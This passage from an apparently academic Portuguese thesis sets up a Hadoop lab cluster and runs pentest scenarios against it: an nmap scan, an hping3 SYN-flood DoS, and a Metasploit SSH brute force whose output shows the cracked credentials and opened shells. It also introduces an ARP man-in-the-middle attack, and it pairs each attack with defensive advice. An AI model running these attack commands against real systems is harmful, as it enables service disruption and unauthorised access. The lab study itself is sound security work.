Assim que concluir a instalação do Ubuntu server e as configurações necessárias, basta realizar o *download* do Apache Hadoop, que pode ser encontrado no repositório da unicamp no seguinte link: <http://ftp.unicamp.br/pub/apache/hadoop/core/stable/>.

Logo que o *download* for concluído é necessário editar o arquivo de configuração do usuário, chamado de `.bashrc`, neste arquivo são adicionados as variáveis de ambiente do Hadoop ao PATH, com as seguintes linhas de código:

```
15
16 export JAVA_HOME=/usr/lib/jvm/java-8-oracle
17 export HADOOP_HOME=/home/hadoopuser/hadoop
18 export PATH=$PATH:$HADOOP_HOME/bin:$HADOOP_HOME/sbin
19
```

Figura 12: Adicionando variáveis do Apache Hadoop ao path

Fonte - (próprio autor, 2018)

Concluindo essa etapa, basta clonar a máquina *master* criada e renomear as demais máquinas, transformando-as em *slaves*, pois isso economiza tempo e as configurações já estão

todas certas. No momento de realizar o clone, deve-se selecionar o *checkbox* para reinicializar o endereço MAC da nova máquina, após isso basta configurar o IP de cada *slave* para que eles fiquem na mesma faixa de IP, ou seja, na mesma rede.

Após isso, começa a instalação do Apache Hadoop, as configurações propriamente dita, entrando no seguinte caminho, `hadoop/etc/hadoop` e editando o arquivo `hadoop-env.sh`, pois ele é comum tanto para o *master* quanto para os *slaves*, neste arquivo é necessário colocar o caminho que o java esta instalado na máquina, para descobrir isso, basta digitar o comando `"env | grep JAVA"`, neste caso a saída foi `"JAVA_HOME=/usr/lib/jvm/java-8-oracle"`.


O *framework* Apache Hadoop contém diversos arquivos de configuração, esses arquivos são do tipo XML e especificam como o *framework* irá conduzir suas tarefas. Para configurar o Apache Hadoop foi necessário editar alguns arquivos XML, tais como:

- **Core-site.xml:** Este arquivo define as configurações de qual host será o *master* no cluster Hadoop.
- **Hdfs-site.xml:** É o *filesystem* e nele são configurados as quantidades de replicações que o Hadoop HDFS deve fazer, onde estão localizados os metadados que o namenode utiliza para gerenciar o cluster e onde estão sendo armazenados os arquivos dentro do HDFS.
- **Mapred-site.xml:** Este arquivo não existe por padrão, copia-se ele do `mapred-site.xml.template` e depois edita. Este arquivo define as configurações responsável por qual *framework* que vai rodar os *Jobs* do MapReduce, neste caso é o Yarn. Como o Yarn funciona com o conceito de container, é necessário alocar memória tanto para a operação de *map* quanto para operação de *reduce*.
- **Yarn-site.xml:** Como o Yarn será o gerenciador, ele precisa ser configurado, com isso, deve-se configurar qual serviço irá realizar o *shuffle* dos dados do Apache Hadoop, qual a quantidade máxima e mínima de memória será alocada para as sua tarefas, quais portas do Yarn ficará ouvindo, e entre outras coisas.¹.
- **Arquivo de Slaves:** Neste arquivo chamado de *slaves* ele não possui extensão, é o local onde deve-se colocar os nomes das máquinas configuradas no cluster que irão utilizar os serviços do Apache Hadoop. Neste caso o arquivo *slaves* foram acrescentados os seguintes nome: *master*, *slave1*, *slave2* e *slave3*.

Após toda a configuração do Apache Hadoop na máquina *master* alguns arquivos precisam ser copiados para os *slaves*, sendo assim, utilizando o comando `scp` do terminal linux do *master*


¹ shuffle: o algoritmo faz uma busca em todos os nós e após a coleta, junta tudo e traz um resultado

pode-se copiar os arquivos, `core-site.xml`, `hdfs-site.xml` e o `yarn-site.xml` para os *slaves*. De posse desses arquivos nos diretórios certos, basta executar o seguinte comando: "`hdfs namenode -format`". Este comando irá formatar o sistema de arquivos, finalizado e com uma mensagem de sucesso. A inicialização do Apache Hadoop pode ser realizada com o seguinte comando: "`start-dfs.sh`", para isso deve-se está dentro do diretório `hadoop/etc/hadoop`. Após iniciar o Hadoop é necessário iniciar o Yarn, com o seguinte comando: `yarn-start.sh`. Feito isso, para saber se está tudo funcionando basta executar o comando `jps`, como ilustrado nas figuras 13 e 14.



```
hadoopuser@slave2:~$ jps
1825 Jps
1449 NodeManager
1305 DataNode
```

Figura 13: Comando `jps` Slave
Fonte - (próprio autor, 2018)



```
hadoopuser@master:~$ jps
1604 DataNode
1993 ResourceManager
3293 Jps
2125 NodeManager
1470 NameNode
1806 SecondaryNameNode
```

Figura 14: Comando `jps` Master
Fonte - (próprio autor, 2018)

Como ilustrado na figura 14, o nó *master* contém mais processos em relação ao nó *slave*, pois o *master* é o gestor da aplicação, ele irá gerenciar e coordenar as tarefas.

Cluster Hadoop

Após completar todas as instalações necessárias, que são desde a criação da primeira máquina virtual até a instalação e configuração do *framework* Apache Hadoop, tem-se o cluster funcionando. Para verificar se o cluster está realmente funcionando foi executado uma tarefa, e a partir de outra máquina acessando o endereço `10.0.0.1:8088/cluster/nodes` é possível navegar e visualizar a interface do Yarn que é executada na porta 8088, enquanto que, o endereço `10.0.0.1:50070/dfshealth.html` na porta 50070 é possível visualizar o estado do cluster, como ilustram as figuras 15 e 16.




Figura 15: Interface do Yarn
Fonte - (próprio autor, 2018)




Figura 16: Estado do Cluster
Fonte - (próprio autor, 2018)

Vale salientar que o acesso as interfaces devem ser realizadas por uma máquina que esteja na mesma rede do cluster. Sendo assim, esse acesso foi realizado pela máquina atacante, que está configurada na mesma rede. Com estes painéis é possível visualizar toda as funcionalidades dos nós, tais como: logs, estatísticas, quantidade de memória disponível e alocada, memória total, quais as tarefas foram executadas sem falhas, e entre outras funcionalidades.

EXPERIMENTOS E RESULTADOS

Neste capítulo são apresentados os experimentos realizados no ambiente montado, como os testes foram realizados e quais considerações foram adotadas. Em segurança da informação é muito importante saber se defender de um ataque, ou saber que está sendo atacado, porém, para identificar um ataque ou saber se defender dele, é necessário saber realizar um ataque.

Tendo isso em mente, foram realizados três tentativas de ataques diferentes, nos quais são explicados nas seções seguintes. As boas práticas de segurança da informação ou segurança dos dados vão muito além de senhas e sistemas com *firewalls*, a segurança dos dados consiste de uma política bem elaborada pelos responsáveis e com todos da equipe respeitando essa política.

Os experimentos seguem as boas práticas de um *pentest*, ou seja, seguindo as etapas de *scanner*, exploração, e entre outras etapas já citadas. Os experimentos seguiram a seguinte sequência: *scanner*, recolhimento de informações, ataque e por fim boas práticas de segurança para minimizar os danos ou dificultar a ação dos *hackers*, essas boas práticas de segurança são dicas para ser seguidas e com isso evitar maiores transtornos.

4.1 Cenário I

Neste primeiro cenário a ideia principal consiste em testar uma das funcionalidades do *framework* Apache Hadoop, que é a tolerância a falhas, ou seja, o ataque será direcionado a um nó do cluster, com o intuito de sobrecarregá-lo, com isso, segundo a literatura do Apache Hadoop, ela diz que o *framework* é tolerante a falhas, e nestes momentos ele sabe se comportar, em caso de um nó sobrecarregado ele consegue distribuir as suas tarefas para os demais nós do cluster, então considerando essa informação, foi sugerido um ataque de negação de serviço, ou seja, um DoS, que consiste em apenas uma máquina enviando pacotes de requisições para o nó, na tentativa de derrubá-lo ou sobrecarregá-lo.

Como explicado anteriormente, a vítima é um nó do cluster, enquanto que o atacante é uma máquina com o sistema operacional Kali Linux. Ao realizar o *scanner* da rede com o comando

"nmap -T4 -A -v 10.0.0.0/24", obteve-se os resultados apresentados nas figuras 17 e 18.

Os resultados apresentados nas figuras 17 e 18, ilustram muitas informações a respeito das vítimas. Este *scanner* permite identificar qual o sistema operacional, qual a versão do *kernel*, quais serviços estão rodando, quais as portas que estão abertas e qual o nível de dificuldade que o atacante irá encontrar ao tentar quebrar a segurança. Da figura 18 pode-se extrair que o sistema operacional usado pelo cluster é o Ubuntu Linux 3.x ou 4.x e o *kernel* 3.x ou 4.x.

Como qualquer sistema que esteja na internet está sujeito a um ataque de negação de serviço e tendo em vista, que a proposta deste primeiro ataque é verificar como o cluster Hadoop se comporta quando está sofrendo uma sobrecarga, tem-se então o cenário ideal para realizar um DoS.

O *software* utilizado para realizar o ataque foi o HPING, que é um *software* muito poderoso quando se trata de ataque de DoS, sendo assim, ao acessar o kali linux (máquina atacante), do terminal foram executados os seguintes comandos: "hping3 10.0.0.2 -p 80 -S -faster -rand-source". Com esse comando o atacante estará enviando 10 pacotes por segundo para a vítima com o IP 10.0.0.2, utilizando a porta 80. Esses pacotes enviados funcionam da seguinte forma:

1. O cliente envia uma solicitação de conexão, com um pacote TCP sem dados, possuindo o flag de SYN ligado e os demais desligados. Por causa da presença do flag de SYN, este pacote é conhecido como pacote SYN.
2. Se o servidor quiser e puder atender, devolve um pacote ao cliente ainda sem dados, com os flags de SYN e de ACK ligados. Esta segunda etapa é conhecida como SYN/ACK.
3. Se o cliente ainda quiser manter a conexão, devolve ao servidor um terceiro pacote sem dados, apenas com o flag de ACK ligado (SYN desligado).

Somente após a terceira etapa é que os dados podem ser trocados. Quando o cliente realiza uma requisição ao servidor, o servidor aloca memória para a requisição do cliente e para a resposta, isso é chamado de *handshake* de três vias, ou seja, o *3way handshake*. O não cumprimento da segunda etapa por parte do cliente consome a memória alocada do servidor, sendo assim, muitos pacotes enviados o servidor irá ficar sobrecarregado e não conseguirá responder.

Os ataques foram realizados da seguinte forma: Primeiro foi executada uma tarefa de exemplo do Hadoop, daí mediu-se o tempo gasto pelo Hadoop para concluir essa tarefa, sem

executar nenhum ataque. Após isso, iniciou-se os ataques com o tempo sendo cronometrado e executando a mesma tarefa, a tabela 1 demonstra os dados avaliados.

```
Nmap scan report for 10.0.0.1
Host is up (0.00088s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:8a:c8:44:4f:f3:9e:aa:40:b0:b3:9e:3b:48:4d:ba (RSA)
|   256  bc:aa:41:cc:05:16:a5:cd:3b:f1:8c:bf:89:74:df:27 (ECDSA)
|_  256  cd:5a:3d:b6:b4:4c:dc:9e:b2:f6:1d:1d:34:bb:73:e6 (ED25519)
8031/tcp  open  hadoop-ipc Hadoop IPC
| fingerprint-strings:
|_  GetRequest:
|_    HTTP/1.1 404 Not Found
|_    Content-type: text/plain
|_    looks like you are making an HTTP request to a Hadoop IPC port. This is not the
|_    correct port for the web interface on this daemon.
8042/tcp  open  http      Jetty
|_  http-methods:
|_    Supported Methods: GET HEAD POST OPTIONS
|_  http-title:
|_    Requested resource was http://10.0.0.1:8042/node
8088/tcp  open  http      Jetty
|_  http-methods:
|_    Supported Methods: GET HEAD POST OPTIONS
|_  http-title:
|_    All Applications
|_  Requested resource was http://10.0.0.1:8088/cluster
1 service unrecognized despite returning data. If you know the service/version, please
```

Figura 17: Scaneando a rede

Fonte - (próprio autor, 2018)


```
Nmap scan report for 10.0.0.2
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:8a:c8:44:4f:f3:9e:aa:40:b0:b3:9e:3b:48:4d:ba (RSA)
|   256  bc:aa:41:cc:05:16:a5:cd:3b:f1:8c:bf:89:74:df:27 (ECDSA)
|_  256  cd:5a:3d:b6:b4:4c:dc:9e:b2:f6:1d:1d:34:bb:73:e6 (ED25519)
8042/tcp  open  http      Jetty
|_  http-methods:
|_    Supported Methods: GET HEAD POST OPTIONS
|_  http-title:
|_    Requested resource was http://10.0.0.2:8042/node
MAC Address: 08:00:27:36:0A:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.029 days (since Tue Jun 19 13:50:21 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 18: Scaneando a rede mais completo

Fonte - (próprio autor, 2018)

Tabela 1: Dados do ataque DoS

Duração do ataque (minutos)	Tempo de execução da tarefa hadoop (segundos)	Quantidade de pacotes enviados
0	147,892	0
5	178,673	8234110
10	180,754	13546404
15	189,357	20157836
20	212,469	23817843

**Figura 19:** Gráfico do DoS

Fonte - (próprio autor, 2018)

Levando em consideração que esse ataque é composto por apenas uma máquina e que existem algumas limitações de *hardware*, tendo isso em mente, pode-se perceber que houve uma perturbação no meio fazendo com que o *framework* demorasse mais tempo para concluir sua tarefa. De acordo com os dados percebe-se que se existissem mais máquinas enviando pacotes para um determinado nó do cluster ele ficaria altamente sobrecarregado, sendo assim as tarefas do cluster demorariam mais tempo para serem executadas, ou seja, quanto mais tempo o atacante passou enviando pacotes, mais tempo a tarefa demorou a ser concluída, isso pode ser uma dor de cabeça para empresas que precisam de resultado rápido para tomar decisões.

A figura 19 exibe uma função quase linear, ou seja, a medida que o ataque de negação de serviço demora, aumenta também o tempo de execução da tarefa pelo Hadoop, sem contar que

durante a execução da tarefa mediante ataque foi percebido que o *framework* Hadoop teve que 'matar' alguns dos seus processos para poder executar a tarefa proposta, liberando recursos para finalizar o *Job*, enquanto estava sob ataques DoS.

Levando em consideração que esse ataque é realizado em pequena escala, ou seja, apenas de um host para outro determinado host e em um ambiente controlado. Pensando em um ambiente de produção de uma grande empresa e com milhares de hosts, esse ataque poderia causar sérios danos a infraestrutura da empresa escolhida.

Boas práticas de segurança

Sabendo que nenhum sistema está completamente protegido e que eles podem eventualmente sofrer algumas falhas, as boas práticas de segurança em ambiente Hadoop propõem a utilização de *softwares* externos ao ambiente Hadoop, ou seja, proteger a rede de requisições falsas, evitando esses ataques de DoS, existem diversas maneiras para se defender de uma ataque DoS, tais como, implantação de um *firewall* que filtre requisições falsas, assim seria possível saber quando o cluster estivesse sendo atacado por um ataque DoS. Existe também os Sistemas de Detecção de Intrusos.


Os IDS são usados para detectar vários tipos de comportamentos maliciosos que podem comprometer a segurança e a confiabilidade de um sistema. Eles incluem ataques pela rede contra serviços vulneráveis, ataques baseados em uma estação, como aumento de privilégio, logins não autorizados e *malware*. Os IDS captam dados da rede e aplicam suas regras a esses dados ou detectam anomalias neles. Dependendo das configurações podem ser acionados alertas.

4.2 Cenário II

Neste segundo cenário, a ideia principal consiste em explorar a vulnerabilidade de alguma porta aberta e a utilização de senhas padrões, como já houve o *scanner* e com ele foram obtidos portas abertas, tais como, a 22, 8031, 8042, 8088. Como o protocolo ssh, porta 22, serve para que as máquinas do cluster façam sua comunicação ela foi a escolhida.

Explorando essa vulnerabilidade, espera-se obter acesso a um nó do cluster, pra isso, está prática pretende utilizar um conceito chamado de *brute force*, ou seja, força bruta, que consiste em tentativas de acertar o usuário e a senha do ssh. Nesse teste foi utilizado uma *wordlist* composta com diversas combinações de senhas e usuários. A comunicação realizada pelo ssh é feita tanto por uma chave privada quanto por senha.

Neste ataque foi utilizado o *metasploit framework*, esse *framework* é muito utilizado para a prática de força bruta, entre os protocolos que podem ser explorados, estão os protocolos ftp, telnet e o ssh, sendo assim, a exploração foi realizada com os seguintes comandos ilustrados na figura 20.



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.0.1-10.0.0.4
RHOSTS => 10.0.0.1-10.0.0.4
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(scanner/ssh/ssh_login) > run
```

Figura 20: Comandos utilizados para o ataque de força bruta
Fonte - (próprio autor, 2018)

O primeiro comando "set RHOSTS 10.0.0.1-10.0.0.4", corresponde aos endereços para testar os usuários e senhas, ou seja, são as vítimas. O comando "set VERBOSE false". Quer dizer que só deve imprimir as tentativas que deu certo. O comando "set USERPASS_FILE /root/userpass.txt", significa o caminho que está a *wordlist*. Após a utilização destes comandos, o *framework* testa todas as possibilidades inseridas no arquivo userpass.txt. Se o usuário e a senha corresponder a qualquer vítima, são exibidos a senha e o username, como ilustrado na figura 21.

De acordo com os resultados obtidos na figura 21, percebe-se que ao tentar força bruta nos hosts com a faixa de IP 10.0.0.1 até 10.0.0.4, que é justamente o cluster, foram encontrados os usuários e as senhas dos mesmos. Percebe-se que o usuário do host 10.0.0.1 é 'hadoopuser' e a senha é '1992', para o restante dos hosts é a mesma senha e o mesmo usuário. Em posse desses dados é possível ter acesso via ssh aos nós do cluster ou até mesmo ao nó *master* pela

```
msf auxiliary(scanner/ssh/ssh_login) > run

[+] 10.0.0.1:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux master 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.0.0.10:38149 -> 10.0.0.1:22) at 2018-05-25 16:17:46 -0300
[*] Scanned 1 of 4 hosts (25% complete)
[+] 10.0.0.2:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux slave1 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.0.0.10:43737 -> 10.0.0.2:22) at 2018-05-25 16:18:30 -0300
[*] Scanned 2 of 4 hosts (50% complete)
[+] 10.0.0.3:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux slave2 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 3 opened (10.0.0.10:35315 -> 10.0.0.3:22) at 2018-05-25 16:19:13 -0300
[*] Scanned 3 of 4 hosts (75% complete)
[+] 10.0.0.4:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux slave3 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 4 opened (10.0.0.10:35085 -> 10.0.0.4:22) at 2018-05-25 16:19:56 -0300
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 21: Resultados do ataque de força bruta

Fonte - (próprio autor, 2018)

máquina atacante, como demonstrado na figura 22. Nela é demonstrado que do terminal do kali linux que é a máquina atacante, especificamente do terminal do metasploit, foi possível acessar o cluster.

```
msf auxiliary(scanner/ssh/ssh_login) > ssh hadoopuser@10.0.0.2
[*] exec: ssh hadoopuser@10.0.0.2

hadoopuser@10.0.0.2's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

71 pacotes podem ser atualizados.
25 atualizações são atualizações de segurança.

Last login: Fri May 25 16:24:37 2018 from 10.0.0.10
hadoopuser@slave1:~$ ls
bashrc  hadoop  hadoop-2.9.0.tar.gz  interfaces  tmp
```

Figura 22: Acessando o cluster pelo terminal do atacante

Fonte - (próprio autor, 2018)

Deve-se levar em consideração que esse ataque está em um ambiente controlado e que foi realizada uma engenharia social no proprietário para obter informações pessoais e com isso poder gerar uma *wordlist* para tentar descobrir a senha e o usuário do cluster. Porém, obter informações de pessoas nos dias de hoje, não é uma tarefa muito difícil, tendo em vista que as redes sociais, sites de cadastros e outros meios na internet fornecem muitas

informações nos quais os atacantes podem ter acesso de forma fácil e com isso poder fazer várias combinações e gerar arquivos com terabytes de senhas possíveis e tentar um ataque de força bruta. Conseguindo fazer isso e tendo acesso a um cluster ou até mesmo a uma aplicação o atacante pode usar sua imaginação e levar sérios prejuízos aos proprietários e as empresas.

Boas práticas de segurança

Em muitas configurações de e-mails, senhas de banco, senhas em geral, elas têm relação com o usuário ou com a empresa, estão relacionadas de alguma forma, seja por data de nascimento, por dia comemorativo, time de futebol, música, filmes, e entre outras relações que podem ser feitas para se gerar um dicionário e conseguir fazer uma força bruta para descobrir usuários e senhas.

Então, sabendo disso para o segundo cenário, as boas práticas de segurança consistem em senha fortes, contendo nomes minúsculos, maiúsculos, caracteres especiais e números, sem contar que ela deve ser grande no sentido de extensão, ou seja, uma senha com no mínimo quinze caracteres combinando os caracteres já citados. Isso dificulta um ataque de força bruta, e não ser relacionada com a empresa, ou seja, não deve conter nenhum nome ou qualquer caractere que se relacione com a empresa.

Além das senhas fortes, uma outra prática importante seria limitar o acesso pelo ssh somente via chave pública realizando a configuração no OpenSSH, no caminho `/etc/ssh/ssh_config`, para isso bastaria mudar para "no" as cláusulas `PasswordAuthentication` e `UsePAM`, além de gerar o par de chaves para os usuários e equipamentos envolvidos na autenticação (clientes e servidores). Habilitando o ssh para utilizar somente chaves públicas e privadas, há uma necessidade de proteger a privacidade dessas chaves, colocando-as em uma pasta na qual apenas o usuário root tenha acesso.

Essas práticas de senhas fortes e alterar a configuração do ssh são pouco praticadas entre empresas, pois no dia a dia os gestores necessitam rapidez e eficiência, não se preocupam com a segurança. Isso preocupa não só pela facilidade de descobrir as senhas ou burlar o sistema como também no uso de uma engenharia social efetuada pelo atacante para poder obter outros dados.

4.3 Cenário III

Neste cenário a ideia principal consiste em realizar um ataque *man in the middle*, ou seja, ficar no meio da comunicação entre os nós do cluster e conseguir executar tarefas, tais como: iniciar o nó, parar o nó, ter controle, logo, para o nó atacado a máquina atacante será o seu *master*. Como explicado anteriormente, o ataque consiste em poluir a tabela ARP de um host e fazer com que ele se reporte ao atacante pensando que é o host verídico.

Para este ataque foram utilizadas algumas ferramentas, tais como: Ettercap, ubuntu 16.04, wireshark e foi necessário instalar o *framework* Apache Hadoop nesta nova máquina atacante. A ideia inicial era instalar o Hadoop no sistema operacional Kali Linux, porém ao realizar os precedimentos de instalação houve diversos erros, alguns que poderiam comprometer os outros testes, com isso, optou-se por instalar o Ettercap e o wireshark em uma máquina Ubuntu, e realizar o ataque a partir dela, onde pra isso foi necessário colocar ela na rede, como ilustra a figura 23.

